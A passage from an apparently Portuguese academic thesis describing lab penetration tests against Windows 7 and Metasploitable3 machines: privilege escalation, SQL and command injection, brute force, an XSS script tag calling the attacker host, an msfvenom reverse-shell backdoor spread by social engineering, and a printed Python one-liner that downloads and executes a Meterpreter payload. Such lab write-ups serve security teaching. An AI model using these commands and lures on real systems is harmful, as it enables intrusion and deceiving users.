--------------
192.168.56.103
--------------
(UNKNOWN) [192.168.56.103] 3389 (?) open
```

Fonte: Próprio autor.

Com o resultado da figura 54, o *netcat* foi empregado para realizar a conexão entre as duas máquinas utilizando as credenciais do usuário conhecido para o acesso remoto conforme figura 55.

Figura 55 – Acessando remotamente a máquina alvo.



Fonte: Próprio autor.

Depois que a conexão foi estabelecida com sucesso e a máquina *Kali* conseguiu controlar remotamente a máquina Win_7, uma busca por programas na máquina alvo foi iniciada. Dentro dos programas instalados constava um de nome *Photodex ProShow Producer* v5.0.3310. Ao pesquisar no *searchsploit* foram encontrados dois arquivos, um textual e um roteiro em Pearl. O roteiro permitia explorar uma vulnerabilidade de estouro de buffer o que não era o objetivo do teste.

No arquivo textual informava que uma falha no desenvolvimento de um arquivo executável presente no diretório do *Photodex* permitia com que qualquer usuário pudesse ler e escrever no arquivo. O arquivo em questão era utilizado pela aplicação de serviço *ScsiAccess* através da conta do administrador do sistema. Fazendo uso dessa falha era possível com que o executável original pudesse ser substituído por outro arquivo, gerando a troca dos valores binários originais da aplicação por um código malicioso.

O comando *icacls* presente em ambientes Windows foi aplicado para verificar se efetivamente o executável presente no diretório da aplicação era o mesmo encontrado no *searchsploit*, figura 56.

Figura 56 – Verificando se as versões são a mesma.

Fonte: Próprio autor.


Pelo resultado encontrado no *icacls*, considerou-se que ambas as versões eram de fato a mesma. Compilou-se o código C da figura 26 com o *mingw* no *Kali* aplicando o conceito de compilador cruzado, onde um código compilado em uma determinada arquitetura e plataforma conseguisse funcionar em uma arquitetura e plataforma distinta.

O arquivo gerado pela compilação foi movido para a pasta do servidor apache em funcionamento na máquina *Kali* e, baixado na máquina alvo no diretório do

Photodex.

Para que o programa funcionasse corretamente se mostrou necessário a reinicialização da máquina Win_7. Após a máquina alvo ser devidamente ligada, com a máquina *Kali* uma nova conexão de forma remota foi realizada e a lista de serviços em execução no alvo foi acessada, conforme figura 57.

Figura 57 – Acessando os serviços do sistema Windows.



Fonte: Próprio autor.

Quando colocado para iniciar o serviço uma mensagem de erro aparece na tela informando que não foi possível executar a tarefa, indicando que o programa havia sido comprometido e a escalada de privilégios efetuada com sucesso. A figura 58 apresenta o resultado efetuado pela escalada mostrando que o usuário *low* pertencia ao grupo de administradores da máquina, com isso podendo gerenciar recursos, apagar usuários, arquivos e pastas.

Figura 58 – Usuário low inserido no grupo de administradores.

Fonte: Próprio autor.

4.5 Atacando uma aplicação através do servidor

O teste de atacar uma aplicação através do servidor envolveu a máquina Metasploitable3 com a aplicação *Xampp* ligada para subir um servidor apache e a máquina *Kali*, ambas ligada na mesma rede. Aplicando o *nmap* foi descoberto o IP da máquina alvo, com o *netcat* se as portas 80 para HTTP e 443 para HTTPS se encontravam abertas e o *nmap* novamente para obter os dados da máquina hospedeira do servidor. Na figura 59 mostra-se o resultado com uso das duas ferramentas.

Figura 59 – Resultado com as informações do alvo.

```
IP alvo: 192.168.56.102
[192.168.56.102] 443 (https) open
[192.168.56.102] 389 (ldap) open
[192.168.56.102] 139 (netbios-ssn) open
[192.168.56.102] 135 (loc-srv) open
[192.168.56.102] 88 (kerberos) open
[192.168.56.102] 80 (http) open
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1
 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: metasploitable3-win2k8
|   NetBIOS computer name: METASPLOITABLE3\x00
|   Domain name: netsecure.corp
|   Forest name: netsecure.corp
|   FQDN: metasploitable3-win2k8.netsecure.corp
```

Fonte: Próprio autor.

A partir do teste foi possível identificar qual o IP do servidor, se as duas portas estavam de fato abertas, a versão do sistema operacional em uso na máquina, o nome da máquina, o nome da máquina no domínio e o nome do domínio a qual a máquina pertence. O *netcat* foi utilizado para fazer o *fingerprint* sobre o servidor visando identificar o banner, destacando qual a versão do apache estava em execução, do protocolo SSL e do PHP, destacado na figura 60.


Figura 60 – *Fingerprint* para adquirir o banner do servidor.

```
HTTP/1.1 400 Bad Request
Date: Sat, 02 Jun 2018 21:23:58 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2n PHP/5.6.34
Vary: accept-language,accept-charset
Accept-Ranges: bytes
Connection: close
Content-Type: text/html; charset=utf-8
Content-Language: en
Expires: Sat, 02 Jun 2018 21:23:58 GMT
```

Fonte: Próprio autor.

Depois de adquirir o banner, o *nmap* foi empregado para descobrir a existência de métodos de proteção *web* no servidor. Como muitas vezes os resultados podem ser falsos positivos, onde a existência de um método de alerta como no caso do servidor não pode ser considerada exatamente um método de proteção, o wafw00f foi executado conjuntamente para verificar a existência de *firewall* no servidor da aplicação. A figura 61 apresenta o resultado sobre os métodos de proteção existentes no servidor.


Figura 61 – Resultados dos métodos de proteção existentes no servidor.



Fonte: Próprio autor.

Após os testes foi verificado no servidor a inexistência de *firewall web*, tendo apenas um método de proteção para alertar no caso de um ataque XSS. Outra ferramenta foi colocada em uso no teste, o lbd para verificar a existência de balanceamento de carga no servidor. Esse teste é importante, pois o balanceamento garantiria ao servidor a capacidade de detectar e explicar resultados fora do normal que poderiam ocorrer em testes no servidor, permitindo também com que as solicitações realizadas pudessem ser alternadas para servidores diferentes. A figura 62 apresenta o resultado do LBD.


Figura 62 – Verificação da existência de balanceamento de carga no servidor.



Fonte: Próprio autor.

Pelo resultado do teste com lbd foi possível notar que não existia balanceamento de carga no servidor. Como muitas aplicações *web* fazem uso do *phpmyadmin* para o gerenciamento simplificado dos bancos de dados, o *websploit* foi aplicado para verificar se no servidor em questão existia acesso para controles externos, figura 63.

Figura 63 – Verificando *phpmyadmin* com possibilidade de acesso externo.



Fonte: Próprio autor.

O *websploit* não retornou nenhuma informação sobre a existência de

phpmyadmin para acesso externo no servidor. O *Dirbuster* foi manejado para identificar os diretórios e arquivos existentes no servidor da aplicação. Por ser um teste muito longo ele foi interrompido no meio, porém em um ambiente de ataque real o *DirBuster* é colocado para rodar até o término da execução. Na figura 64 está presente parte do resultado do *DirBuster*.

Figura 64 – Resultado do *Dirbuster*.

File	/mutillidae/webservices/soap/ws-user-accou...	200	760
File	/mutillidae/webservices/rest/ws-user-accoun...	200	760
Dir	/mutillidae/******/	403	1329
File	/mutillidae/******..	403	1315
Dir	/mutillidae/passwords/	200	1215
File	/mutillidae/passwords..	301	616
Dir	/mutillidae/...../	403	1329
File	/mutillidae/.....	403	1315
File	/mutillidae/passwords/accounts.txt	200	1205
Dir	/icons/	200	75165
File	/mutillidae/documentation/Mutillidae-Test-S...	200	62479
Dir	/mutillidae/images/	200	10650
Dir	/mutillidae/webservices/soap/lib/	200	3907
Dir	/mutillidae/webservices/test/	200	1242

Fonte: Próprio autor.

Entre os resultados encontrados estava um diretório chamado *password* que continha um arquivo textual chamado accounts.txt. Para acessar esse diretório foi necessário entrar com os valores 192.168.56.102/mutillidae/password/accounts.txt no navegador. Uma vez acessado foi possível ler o arquivo texto, conforme figura 65.

Figura 65 – Arquivo textual com possíveis perfis de acesso.

```
1,admin,adminpass,g0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
```

Fonte: Próprio autor.

No arquivo constava uma coluna de número sequencias, uma coluna de nomes e uma coluna de possíveis senhas, sendo que as demais não eram relevantes. Pelos nomes presentes era possível que se tratassem dos perfis de acesso à aplicação. Realizou-se o teste inserindo o nome *admin* e a senha *adminpass* na página de acesso da aplicação. O resultado confirmou que eram as credenciais de acesso do administrador da aplicação e o acesso pode ser efetuado com sucesso, figura 66.


Figura 66 – Resultado do acesso com as credenciais testadas.

Fonte: Próprio autor.

4.6 Atacando uma aplicação através de injeções de SQL e comando

As condições iniciais do teste eram iguais a do teste 4.5. O primeiro passo consistiu em verificar se a página de acesso da aplicação permitia injeções de SQL, passando como parâmetro de usuário uma aspa simples. Com o retorno do teste foi possível averiguar que na página de acesso era possível realizar ataques de injeção, conforme o erro mostrado na figura 67.


Figura 67 – Erro gerado pela tentativa de acesso com aspa simples.



Fonte: Próprio autor.

Para realizar a injeção de sql em busca de obter o nome do banco da aplicação foi utilizado o *sqlmap*. Na figura 68 está presente o resultado do primeiro teste de injeção.


Figura 68 – Encontrando o banco da aplicação.



Fonte: Próprio autor.

Encontrado o banco da aplicação, o *sqlmap* foi utilizado para verificar quais as tabelas existentes no banco, visando encontrar uma tabela que contivesse as credenciais de acesso. Na figura 69 mostra o resultado das tabelas no banco.

Figura 69 – Lista de tabelas existentes no banco.



Fonte: Próprio autor.


A tabela de *accounts* era a que apresentava a maior chance de ser na qual os dados de usuários e senhas estivessem armazenados. Dessa forma, a tabela foi consultada com o *sqlmap* para conseguir os dados que nela existiam, figura 70.

Figura 70 – Consulta sobre a tabela.

Fonte: Próprio autor.

O último teste envolvendo injeção contra a aplicação foi o da injeção de comando com o *commix*, permitindo a criação de um terminal para a inserção de comandos existentes em sistemas operacionais, conhecendo os arquivos e diretórios que compunham à aplicação. Na figura 71 está o uso do *commix* para identificar a lista dos arquivos e diretórios existentes no diretório raiz da aplicação.

Figura 71 – Mostrando arquivos e diretórios no diretório raiz.



Fonte: Próprio autor.

Apesar de não ter sido testado, com o *commix* era possível ler os códigos de cada arquivo existente. Essas informações são importantes pois permitem um maior conhecimento de como a aplicação funciona de fato.

4.7 Força bruta para obtenção das credenciais de acesso.

Repetindo as configurações iniciais dos testes anteriores, foi testado um ataque de força bruta para obter as credenciais de acesso. Por se tratar de um teste interno o ataque foi mais rápido do que em ambiente verdadeiro e as listas de senhas foi criada para o teste com poucas senhas. Em ataques reais o cewl pode ser aplicado antes para criar uma lista de possíveis senhas.

Ataques de forças brutas possuem uma taxa elevada de sucesso pelo fato de

usuários geralmente escolherem como nomes de acesso e senhas de fácil lembrança. Considerando esse ponto em questão, o *hydra* foi operado para gerar o ataque contra a aplicação na tentativa de obter a senha de acesso para o usuário admin. Na figura 72 relata o resultado do *hydra*.

Figura 72 – Resultado do *hydra*.


```
[80][http-post-form] host: 192.168.56.102   login: Admin   password: adminpass
[80][http-post-form] host: 192.168.56.102   login: admin   password: adminpass
```

Fonte: Próprio autor.

4.8 Atacando uma máquina cliente utilizando *Cross-Site Scripting*

No cenário de teste a máquina Metasploitable3 foi ligada com o *Xampp* em funcionamento e o servidor apache ativo, a máquina Win_7 como cliente e a máquina *Kali* como atacante. Adotado que o reconhecimento já tinha sido realizado e as credenciais de acesso do administrador da aplicação haviam sido conquistadas. O primeiro passo foi verificar se a aplicação apresentava vulnerabilidade para o *Cross-Site Scripting* (XSSF), conforme figura 73.

Figura 73 – Verificando se a aplicação aceitava o *Cross-site*.



Fonte: Próprio autor.

Pelo resultado gerado no teste acima foi possível deduzir que a aplicação aceitava XSSF, mas para validar o resultado do teste o *wireshark* foi colocado em funcionamento para verificar se a requisição do pacote enviado ao servidor completaria. A figura 74 mostra o resultado da requisição no *wireshark*.


Figura 74 – *Wireshark* para convalidar a aceitabilidade do XSSF.

Fonte: Próprio autor.

Como o pacote enviado conseguiu realizar a inserção, foi confirmado que a aplicação aceitava XSSF. Aproveitando-se dessa brecha, o módulo xssf foi configurado no *metasploit* permitindo a efetuação do ataque desejado. Na figura 75

mostra o módulo colocado em prática no *metasploit*.


Figura 75 – Módulo XSSF em funcionamento no *metasploit*.



Fonte: Próprio autor.

Com as credenciais do administrador da aplicação sendo utilizadas, a engenharia social foi empregada para persuadir os clientes da aplicação de que se tratava do real administrador fazendo a solicitação, para que o comando do XSSF pudesse ser devidamente aplicado. A solicitação foi escrita e enviada à página de adição de blogs presente na aplicação, para que os usuários clientes pudessem ler a mensagem. Na figura 76 mostra a mensagem deixada pelo suposto administrador da aplicação.

Figura 76 – Mensagem do suposto administrador.



admin	2018-06-03 00:22:18	Por favor, todos usuarios coloquem na insercao do blog o comando abaixo para facilitar a navegacao de todos: < script type="text/javascript" src="http://192.168.56.101:8888/loop?interval=5"><< /script> Favor remover o espaco em "<"

Fonte: Próprio autor.

Com a máquina cliente, a aplicação foi acessada e a mensagem foi lida. Uma vez que a máquina cliente passou os parâmetros solicitados na mensagem para a aplicação na página *add-to-your-blog,* o módulo XSSF conseguiu coletar os dados a respeito da máquina alvo como o endereço IP, se estava ativo, a hora da primeira e da última requisição, o navegador utilizado, a versão do navegador, o sistema operacional, a versão do sistema operacional, a arquitetura do sistema operacional e o endereço do servidor da aplicação.

Essas informações são relevantes pois permitem com que ataques direcionados contra o cliente tenham uma maior probabilidade de sucesso, pois a partir da versão, arquitetura ou outras informações o atacante consegue pesquisar vulnerabilidades que já tenham sido aplicadas. Entretanto não estava no escopo do teste fazer o uso dessas informações para ataques específicos. Na figura 77 mostra-se o resultado com os dados do cliente, como o endereço IP utilizado, se estava ativo no momento, o horário da primeira e da última requisição à aplicação, o sistema operacional e a sua arquitetura, o navegador e a sua versão e o endereço IP da


aplicação utilizada.

Figura 77 – Dados do cliente.

Fonte: Próprio autor.

O módulo *auxiliary/xssf/public/misc/alert/* foi configurado no *metasploit* para anunciar ao cliente de aplicação que ele tinha sido comprometido, pelo acesso à página conforme a figura 78 relata.

Figura 78 – Mensagem avisando que o cliente foi comprometido.



Fonte: Próprio autor.


4.9 Explorando o lado cliente através de uma backdoor

O cenário inicial foi encarado como o mesmo do ataque 4.8. Com o *msfvenom*, primeiramente foi criado um executável para ambientes Windows e logo após enviado para a pasta do servidor apache presenta na máquina *Kali*.

Para que o arquivo pudesse ser efetivamente empregado para a exploração do lado cliente, no *metasploit* foi acionado um servidor para comunicação reversa entre a máquina alvo e a máquina atacante.

Além do servidor foram configurados os parâmetros necessários no *metaploist*, como o *payload* utilizado, o endereço do endereço IP do *Kali*, a porta utilizada para o ataque e o parâmetro para que a conexão fosse encerrada de forma bruta, conforme a figura 79. Uma vez que o *metasploit* estivesse em execução e com uma escuta à conexão criada a parte da engenharia social seria aplicada.


Figura 79 – Usando o *metasploit* para criar a conexão reversa.



Fonte: Próprio autor.

Utilizando as credenciais do administrador e adotando a engenharia social com persuasão, uma mensagem foi deixada na aplicação simulando ser o verdadeiro administrador solicitando que os clientes baixassem o arquivo executável, presente na figura 80.

Figura 80 – Usando as credenciais para realizar a persuasão.



Fonte: Próprio autor.

Na máquina Win_7 o arquivo shell.exe foi baixado e executado. Quando a máquina cliente fez a execução do arquivo uma conexão foi estabelecida no *metasploit* entre as duas máquinas, permitindo o controle de forma remota. Não foi testado, mas por meio dessa conexão seria possível levantar quais os arquivos existiam no alvo, o conteúdo desses arquivos, os diretórios e outras informações. A figura 81 mostra a consulta às informações da máquina cliente no *metaploist*, relatando dados sobre o nome da máquina, o sistema operacional, sua versão e arquitetura, o domínio a qual pertencia, o idioma adotado na máquina e a quantidade de usuários ativos no momento.

Figura 81 – Conexão criada.

Fonte: Próprio autor.

4.10 Atacando com um roteiro malicioso

Considerando que as condições iniciais eram equivalentes às do teste anterior, o *metasploit* foi acionado e o módulo *exploit/multi/script/web_delivery*, para criar o roteiro malicioso, foi configurado conforme a figura 82.

Figura 82 – Criando o roteiro malicioso.

```
[*] Processing listen1 for ERB directives.
resource (listen1)> use exploit/multi/script/web_delivery
resource (listen1)> set SRVHOST 192.168.56.101
SRVHOST => 192.168.56.101
resource (listen1)> set LHOST 192.168.56.101
LHOST => 192.168.56.101
resource (listen1)> set URIPATH boom
URIPATH => boom
resource (listen1)> exploit -j
[*] Exploit running as background job 0.

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Using URL: http://192.168.56.101:8080/boom
[*] Server started.
[*] Run the following command on the target machine:
python -c "import sys;u=__import__('urllib'+{2:'',3:'.request'}[sys.version_info
[0]],fromlist=('urlopen',));r=u.urlopen('http://192.168.56.101:8080/boom');exec(
r.read());"
```

Fonte: Próprio autor.

O parâmetro *srvhost* e *lhost* serve para determinar os valores do *host* local, tanto para o módulo quanto para o *payload*. Apesar de não aparecer na figura, o *payload* gerado no *metasploit* para o módulo é o *python/meterpreter/reverse_tcp*. O parâmetro URIPATH serve para determinar qual *Uniform Resource Identifier* (URI) seria utilizado. O URI consiste em uma cadeia de caracteres compacta que é utilizada na identificação ou denominação de recursos na *internet*.

Para implementar o ataque de forma eficaz, um arquivo de texto foi criado com um passo-a-passo ensinando como o cliente deveria agir e o código malicioso que deveria ser executado no *Powershell*, um terminal de linha de comandos presente em ambiente Windows, do alvo.

Aplicando a engenharia social com as credenciais do administrador da aplicação, foi deixado uma mensagem solicitando que os usuários clientes fizessem a transferência do arquivo texto e seguissem os passos contidos nele corretamente. Na figura 83 está exposto a mensagem criada para o ataque.

Figura 83 – Mensagem deixada com a engenharia social.


```
Prezados usuarios, baixar o arquivo passo.txt no endereco
192.168.56.101/file/passo.txt e seguir o passo a passo.
```

Fonte: Próprio autor.

4.11 Atacando um servidor vulnerável para exploração.

A realização desse teste ocorreu em um cenário onde a máquina Win_7 e a máquina *Kali* foram ligadas na mesma rede interna. Em Win_7 foi iniciado um servidor vulnerável. Reconheceu-se o endereço IP da máquina alvo com o *nmap* e com o *netcat* quais portas TCP se encontravam abertas, conforme figura 84.

Figura 84 – Verificando o IP do alvo e as portas TCP abertas.



Fonte: Próprio autor.

A porta que o servidor em questão utilizava era a 9999 e como se encontrava aberta, permitia com que uma conexão pudesse ser estabelecida entre as duas máquinas. Com o *netcat* aplicado a máquina *Kali* fez a conexão ao servidor existente na máquina Win_7, como a figura 85 apresenta.


Figura 85 – Conectando ao servidor com o netcat.

Fonte: Próprio autor.

Levando em conta os comandos existentes no servidor, um roteiro (figura 23) para *fuzzing* foi aplicado com o *spike* visando comprometer os comandos existentes no servidor até encontrar o que fosse vulnerável. O primeiro comando testado foi o

STATS, o segundo o RTIME, o terceiro o LTIME e por fim SRUN, o último testado antes de encontrar o comando que apresentava a vulnerabilidade a ser explorada. Na figura 86 está o resultado do teste sobre o comando SRUN utilizando o roteiro para *fuzzing*. Nesse teste, o roteiro faz o envio de várias requisições ao servidor enviando diversos pacotes.

